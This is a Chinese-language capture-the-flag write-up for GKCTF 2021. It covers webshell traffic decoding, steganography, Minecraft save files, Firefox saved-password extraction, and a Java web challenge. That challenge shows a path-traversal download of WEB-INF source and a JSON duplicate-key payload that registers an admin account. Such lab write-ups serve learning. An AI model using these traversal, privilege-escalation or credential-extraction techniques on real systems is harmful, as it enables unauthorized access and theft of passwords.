2021GKCTF X DASCTF应急挑战杯部分Writeup

原创

KogRow 于 2021-06-26 17:16:35 发布 1083 收藏 2

分类专栏： CTF 文章标签： CTF

本文链接：https://blog.csdn.net/shuaicenglou3032/article/details/118241649

1.签到

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.181.128/g1nkgo/tmpshell.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

QER1=cat+%2Ff14g%7Cbase64HTTP/1.1 200 OK
Date: Tue, 30 Mar 2021 20:26:45 GMT
Server: Apache/2.4.46 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 535
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

64306c455357644251306c6e51554e4a5a3046355355737764306c7154586c4a616b31355357704e65556c7154586c4a616b31355357704e65556c7154586c4a616b31355357704e65556c7154586c4a616b31355357704e65556c715
4586c4a616b31355357704e65556c7154576c44546d39525241707154586c4a616b31355357704e65556c7154586c4a616b31355357704e65556c7154586c4a616b31355357704e65556c7162
314645616b6444535764425130 6c6e51554e4a5a32644554545a4652453032515770 4e5a3046365458524e524531305257704e436e5177553078304d464e4d64444425454485177553078304d4
64e4d64444425454485177553078304d464e4d64444425454485177553078304d464e4d64444425454485177553078304d464e4d64444425454485177553078304d464e4d6444442705130354e65556c7154586c4a616b31355357704e6555
6b4b4e6b467154576442656b31305455524e644556715458644a616b38775a566f324d6d56774e5573776430747955566645a64315a485a48593152556c3051576c4e4d5546355a47773162557
33254545a7162475a776357357955555230 4d464e4d64444425454417030 4d464e4d64444425454485177553078304d464e4d64444425454485177553078304d464e4d64444425454485177553078
304d464e4d64444425454485177553078304d464e4d537a42425357526159585a764e7a567462485a735130354e564530325255524e436e6f77655531334d464e4e6555467154545a524e32787
7596a647362584a5252484a7a5131706f516c68614d446c745647637751306c355655524a4d315a74596e4676656d3951567974736357563151303477553078304d464e4d64444425454485177
5530774b63336858576d786b4d5659354d544e6c4e325179576d684752324a7a576d31615a7a427363446c706457356956797497 5585a7a427363446c706457356956797497 4585a7a427363446c706
4573569567974585 37a4233545868765645313362305 24e655546445451704554 6a4252524534775555527356324636546c684e654442585 96d593562464a48556b524f52453477595 84a6b4d
464a6d4f565a6162444658596e644252456c6b556d46746345524c61577832526b6c6b556d46746345524c61577832566b747754544a5a436a303955556c6f5454425252453477555 16f3dPOS
T /g1nkgo/tmpshell.php HTTP/1.1
Host: 192.168.181.128
Connection: keep-alive
Content-Length: 25
```


尝试了一波发现是16进制的base64编码，并且base64编码被反转了。

```
a = 'wIDIgACIgACIgAyIK0wIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMiCNoQD'
b='jMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjMyIjoQDjACIgACIgACIggDM6EDM6AjMgAzMtMDMtEjM'
c='t0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0iCNMyIjMyIjMyIjMyI'
d='6AjMgAzMtMDMtEjMwIjO0eZ62ep5K0wKrQWYwVGdv5EItAiM1Aydl5mK6M6jlfpqnrQDt0SLt0SL'
e='t0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLt0SLK0AIdZavo75mlvlCNMTM6EDM'
f='z0yMw0SMyAjM6Q7lpb7lmrQDrsCZhBXZ09mTg0CIyUDI3VmbqozoPW+lqeuCN0SLt0SLt0SLt0SL'
g='sxWZld1V913e7d2ZhFGbsZmZg0lp9iunbW+Wg0lp9iunbW+Wg0lp9iunbW+WK0wMxoTMwoDMyACM'
h='DN0QDN0QDlWazNXMx0Wbf9lRGRDNDN0ard0Rf9VZl1WbwADIdRampDKilvFIdRampDKilvVKpM2Y'
i='==QIhM0QDN0Q'

a=a[::-1]
b=b[::-1]
c=c[::-1]
d=d[::-1]
e=e[::-1]
f=f[::-1]
g=g[::-1]
h=h[::-1]
i=i[::-1]
print(a+b+c+d+e+f+g+h+i)

#ffllaagg{{}}WWeellcc00mmee__GGkkCC44FF__mm11ssiiCCCCCCCCCCCC!!
```

解码得到notepad++的缓存文件：ffllaagg{{}}WWeellcc00mmee__GGkkCC44FF__mm11ssiiCCCCCCCCCCCC!!
自己手动修改一下得到flag{Welc0me_GkC4F_m1siCCCCCC!}

2.你知道apng吗

flag{a3c7e4e5-9b9d-ad20-0327-288a235370ea}。
这题真的是服了。
apng文件，浏览器打开发现其中某些帧内出现了二维码。
apng文件使用apngdis_gui.exe打开，将图片按帧分开。
分别在第二、第十、十八、二十六得到4张二维码。
02：

10：

18：

26：

其中后两张二维码直接用微信扫码就能出结果。不讨论

先说说第十怎么处理：

这张直接扫是扫不出来的，因为太淡了。
把第十张用stegsolve打开，查看Red通道2就可以扫了：

再来说说第二张，最耗时的也是这张。
这张因为是倾斜的，也扫不出来。最后使用这个工具qrazybox，一块块拼接起来。
复原后得到：

扫码得到flag的第一截。
四截拼起来就是flag。

3.银杏岛の奇妙冒险

这题要在《我的世界》这个游戏里面做任务，拿到最后一本书才能拿到flag。对于我这种从来不玩mc的人来说极其不友好，看了大佬的题解，可以直接翻找json得到flag.
part1:银杏岛の奇妙冒险\附件.minecraft\saves\Where is the flag\customnpcs\quests\主线\2.json:

```
},
"Rewards": {
    "NpcMiscInv": [
        {
            "Slot": 0b,
            "ForgeCaps": {
                "customnpcs:itemscripteddata": {
                }
            },
            "id": "minecraft:written_book",
            "Count": 1b,
            "tag": {
                "pages": [
                    "{\"text\":\" part 1\\nw3lc0me_\\n\\npart 2\\n291 -95 67\"}"
                ],
                "author": "Phoenix",
                "title": "Part 1"
            },
            "Damage": 0s
        },
        {
```


part2:银杏岛の奇妙冒险\附件.minecraft\saves\Where is the flag\customnpcs\quests\主线\3.json:

```
"Rewards": {
  "NpcMiscInv": [
      {
          "Slot": 0b,
          "ForgeCaps": {
              "customnpcs:itemscripteddata": {
              }
          },
          "id": "minecraft:written_book",
          "Count": 1b,
          "tag": {
              "pages": [
                  "{\"text\":\"part 2\\nt0_9kctf_\\n\\npart 3 \\n324 -190 79\"}"
              ],
              "author": "Phoenix",
              "title": "Part 2"
          },
          "Damage": 0s
      },
```


part3:银杏岛の奇妙冒险\附件.minecraft\saves\Where is the flag\customnpcs\quests\主线\4.json:

```
            "Slot": 1b,
            "ForgeCaps": {
                "customnpcs:itemscripteddata": {
                }
            },
            "id": "minecraft:written_book",
            "Count": 1b,
            "tag": {
                "pages": [
```

```
            "{\"text\":\"part 3\\n2021_\\n\\npart 4\\n362 -144 69\"}"
        ],
        "author": "Phoenix",
        "title": "Part 3",
        "resolved": 1b
    }
```


part4:银杏岛の奇妙冒险\附件.minecraft\saves\Where is the flag\customnpcs\quests\主线\5.json:

```
                "customnpcs:itemscripteddata": {
                }
            },
            "id": "minecraft:written_book",
            "Count": 1b,
            "tag": {
                "pages": [
                    "{\"text\":\"Part 4\\nCheck_1n\\n恭喜你，\\n完成签到，\\n武运昌隆。\"}"
                ],
                "author": "NESilver",
                "title": "Part 4"
            },
            "Damage": 0s
        }
    ]
},
"CompleteText": "恭喜你，签到成功！
但是不会真的有人只做出这题吧？
不会吧不会吧不会吧？
"
```


合起来得到

GKCTF{w3lc0me_t0_9kctf_2021_Check_1n}

4.easycms


这题试了一下，后台地址是admin.php

用户名和密码是admin/12345

成功登陆后台。

5.excel 骚操作

不可见字符骚操作。



把存在不可见字符的框框涂黑，最后得到一张汉信码：

中国编码APP扫码得到flag。


条码知识

汉信码是由中国物品编码中心研制开发，是我国第一个制定了国家标准的自主知识产权的二维码，具有知识产权免费、汉字编码能力强、抗污损、抗畸变、信息容量大等特点。2007年8月23日，国家标准化管理委员会发布了GB/T 21049《汉信码》国家标准。和其他二维码相比，汉信码更适合汉字信息的表示，其支持GB 18030中规定的160万个汉字信息字符，具有高度的汉字表达能力和汉字压缩效率；具有很强的纠错能力、抗污损和畸变能力，支持加密技术。

6.Firefox forensic

这题是FireFox密码取证。补一波基本知识：
下载远程主机的 C:\Users\x\AppData\Roaming\Mozilla\Firefox\Profiles\xx.default-release\ 目录下的


key4.db
logins.json
然后根据此2文件可以获取到FireFox的密码。
实用工具https://github.com/lclevy/firepwd
使用前要执行以下命令安装一些依赖：
python3 -m pip install -r requirements.txt ##安装 PyCryptodome>=3.9.0 pyasn1>=0.4.8




拿到flag。

7. 0.03

解压得到txt和zip
zip□件名提示flag在磁盘□



使用VeraCrypt挂载试试：




需要密码。

这里官方的WP是使用AlternateStreamView等软件搜索数据流。

这里要补一波VeraCrypt的知识：https://www.bilibili.com/video/BV1aW411Z74m?from=search&seid=8954438565874392851

AlternateStreamView是一个小实用程序，允许您扫描NTFS驱动器，并找到存储在文件系统中的所有隐藏的备用流



注意，这里有一个坑。**如果文件原本是在压缩包内的，这时使用除WinRAR以外的软件进行提取会造成数据流丢失。所以务必使用WinRar进行文件解压。

我之前使用好压来解压就失败了，压根提取不到数据流。

把数据流提取出来之后得到：


```
QAZ WSX EDC
RFV TGB YHN
UJM IKO LP/
```

根据官方WP这是个三分密码：

根据三分密码的对应字母表，得到密码为EBCCAFDDCE

或者UBMMASJJMU

使用EBCCAFDDCE重新挂载加密磁盘得到flag:



8.babycat

这题爆出了非预期。

先非预期来一波：


点击singup提示Not Allowed。

但是查看一下源码：

```
<html>
<head>
    <title>Register</title>
</head>
<body>
<script>alert('Not Allowed')</script>
<script src="http://code.jquery.com/jquery-latest.js"></script>
<script type="text/javascript">
    // var obj={};
    // obj["username"]='test';
    // obj["password"]='test';
    // obj["role"]='guest';
    function doRegister(obj){
        if(obj.username==null || obj.password==null){
            alert("用户名或密码不能为空");
        }else{
            var d = new Object();
            d.username=obj.username;
            d.password=obj.password;
            d.role="guest";

            $.ajax({
                url:"/register",
                type:"post",
                contentType: "application/x-www-form-urlencoded; charset=utf-8",
                data: "data="+JSON.stringify(d),
                dataType: "json",
                success:function(data){
                    alert(data)
                }
            });
        }
    }
</script>
</body>
</html>
```

直接抓包POST发请求；



```
Cookie: JSESSIONID=BC40EF0DC53ODC714FE65CDAE45D1FD3
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

data={"username":"admin","password":"123","role":"guest"}
```

user already exists!

服务器遇到一个意外的情况，阻止它完成请求。

Apache Tomcat/8.5.59


登录看下：


发现一个upload和一个download。经测试upload只能admin才能使用。

下载：http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn/home/download?file=…/…/static/cat.gif

接下来看看java项目的目录：

由于开发工具的不同，在开发状态下的项目目录有点不太一样，我直接用eclipse打包了一个war包，把war包解压看看实际执行的项目是什么结构：





解压之后是这个样子。

尝试下载web.xml:

http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn/home/download?file=…/…/WEB-INF/web.xml

成功：

```
<!DOCTYPE web-app PUBLIC
 "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
 "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app>
  <servlet>
    <servlet-name>register</servlet-name>
    <servlet-class>com.web.servlet.registerServlet</servlet-class>
  </servlet>
  <servlet>
    <servlet-name>login</servlet-name>
    <servlet-class>com.web.servlet.loginServlet</servlet-class>
  </servlet>
  <servlet>
    <servlet-name>home</servlet-name>
    <servlet-class>com.web.servlet.homeServlet</servlet-class>
  </servlet>
  <servlet>
```

```xml
    <servlet-name>upload</servlet-name>
    <servlet-class>com.web.servlet.uploadServlet</servlet-class>
  </servlet>
  <servlet>
    <servlet-name>download</servlet-name>
    <servlet-class>com.web.servlet.downloadServlet</servlet-class>
  </servlet>
  <servlet>
    <servlet-name>logout</servlet-name>
    <servlet-class>com.web.servlet.logoutServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>logout</servlet-name>
    <url-pattern>/logout</url-pattern>
  </servlet-mapping>
  <servlet-mapping>
    <servlet-name>download</servlet-name>
    <url-pattern>/home/download</url-pattern>
  </servlet-mapping>
  <servlet-mapping>
    <servlet-name>register</servlet-name>
    <url-pattern>/register</url-pattern>
  </servlet-mapping>
  <display-name>java</display-name>
```


根据上述web目录结构以及web.xml里面的映射，尝试下载源码：

http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn/home/download?file=../../WEB-INF/classes/com/web/servlet/uploadServlet.class

使用JD-GUI反编译.class文件：

_..._WEB-INF_classes_com_web_servlet_uploadServlet.class

```java
import com.web.dao.Person;
import com.web.servlet.uploadServlet;
import java.io.BufferedReader;
import java.io.File;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.util.ArrayList;
import java.util.List;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.apache.commons.fileupload.FileItem;
import org.apache.commons.fileupload.FileItemFactory;
import org.apache.commons.fileupload.disk.DiskFileItemFactory;
import org.apache.commons.fileupload.servlet.ServletFileUpload;

@MultipartConfig
public class uploadServlet extends HttpServlet {
  protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    String admin = "admin";
    Person user = (Person)req.getSession().getAttribute("user");
    System.out.println(user.getRole());
    if (!admin.equals(user.getRole())) {
      req.setAttribute("error", "<script>alert('admin only');history.back(-1)</script>");
      req.getRequestDispatcher("../WEB-INF/error.jsp").forward((ServletRequest)req, (ServletResponse)resp);
    } else {
      List<String> fileNames = new ArrayList<>();
      tools.findFileList(new File(System.getenv("CATALINA_HOME") + "/webapps/ROOT/WEB-INF/upload/"), fileNames);
      req.setAttribute("files", fileNames);
      System.out.println(fileNames);
      req.getRequestDispatcher("../WEB-INF/upload.jsp").forward((ServletRequest)req, (ServletResponse)resp);
    }
    req.getRequestDispatcher("../WEB-INF/upload.jsp").forward((ServletRequest)req, (ServletResponse)resp);
  }


  protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    if (!ServletFileUpload.isMultipartContent(req)) {
      req.setAttribute("error", "<script>alert('something wrong');history.back(-1)</script>");
      req.getRequestDispatcher("../WEB-INF/error.jsp").forward((ServletRequest)req, (ServletResponse)resp);
    }
    DiskFileItemFactory factory = new DiskFileItemFactory();
    factory.setSizeThreshold(3145728);
    factory.setRepository(new File(System.getProperty("java.io.tmpdir")));
    ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
```

```
49    upload.setFileSizeMax(41943040L);
```

审计一下register看看有没有什么办法变成管理员：

```
import com.google.gson.Gson;
import com.mysql.cj.util.StringUtils;
import com.web.dao.Person;
import com.web.dao.baseDao;
import java.io.IOException;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class registerServlet
  extends HttpServlet {
  protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    resp.setContentType("text/html;charset=UTF-8");
    req.setAttribute("error", "<script>alert('Not Allowed')</script>");
    req.getRequestDispatcher("WEB-INF/register.jsp").forward((ServletRequest)req, (ServletResponse)resp);
  }


  protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    resp.setCharacterEncoding("UTF-8");
    Integer res = Integer.valueOf(0);
    String role = "";
    Gson gson = new Gson();
    Person person = new Person();
    Connection connection = null;
    String var = req.getParameter("data").replaceAll(" ", "").replace("'", "\"");  //把传进来的单引号替换成双引号

    Pattern pattern = Pattern.compile("\"role\":\"(.*?)\"");     //定义一个正则的编译表示，适配传进来的role这个字段
    Matcher matcher = pattern.matcher(var);
    while (matcher.find()) {
      role = matcher.group();
    }

    if (!StringUtils.isNullOrEmpty(role)) {
      var = var.replace(role, "\"role\":\"guest\"");          //注册时把传进来的role一律替换成guest。
      person = (Person)gson.fromJson(var, Person.class);    //把传入的json字符串解析成对象
    } else {
      person = (Person)gson.fromJson(var, Person.class);
      person.setRole("guest");
    }
    System.out.println(person);
    if (person.getUsername() == null || person.getPassword() == null) resp.sendError(500, ");
    person.setPic("/static/cat.gif");
    try {
      connection = baseDao.getConnection();
    } catch (Exception e) {
      e.printStackTrace();
    }
```

```
    if (connection != null) {
      String sql_query = "select * from ctf where username=?";
      Object[] params1 = { person.getUsername() };
      try {
        ResultSet rs = baseDao.execute(connection, sql_query, params1);

        if (rs.next()) {
          System.out.println(rs.next());
          resp.sendError(500, "user already exists!");
        } else {
          String sql = "insert into ctf (username,password,role,pic) values (?,?,?,?)";
          Object[] params2 = { person.getUsername(), person.getPassword(), person.getRole(), person.getPic() };
          res = Integer.valueOf(baseDao.Update(connection, sql, params2));
        }
      } catch (SQLException e) {
        e.printStackTrace();
      }
      baseDao.closeResource(connection, null, null);
    }
    if (res.intValue() == 1)
      resp.getWriter().write("register success!");
  }
}
```

比较重点的地方我加了注释。
这里在把json字符串解析成对象的时候，使用json的特性"a":“1”,“a”:“2”。后面的值会覆盖前面的值，而且json中可以使用/**/代替空格而不影响程序对json的解析，因此可以这样构造payload过正则：

```
data={"username":"admin","role":"admin","role"/**/:"admin","password":"123"}
```

可以看到变成了admin

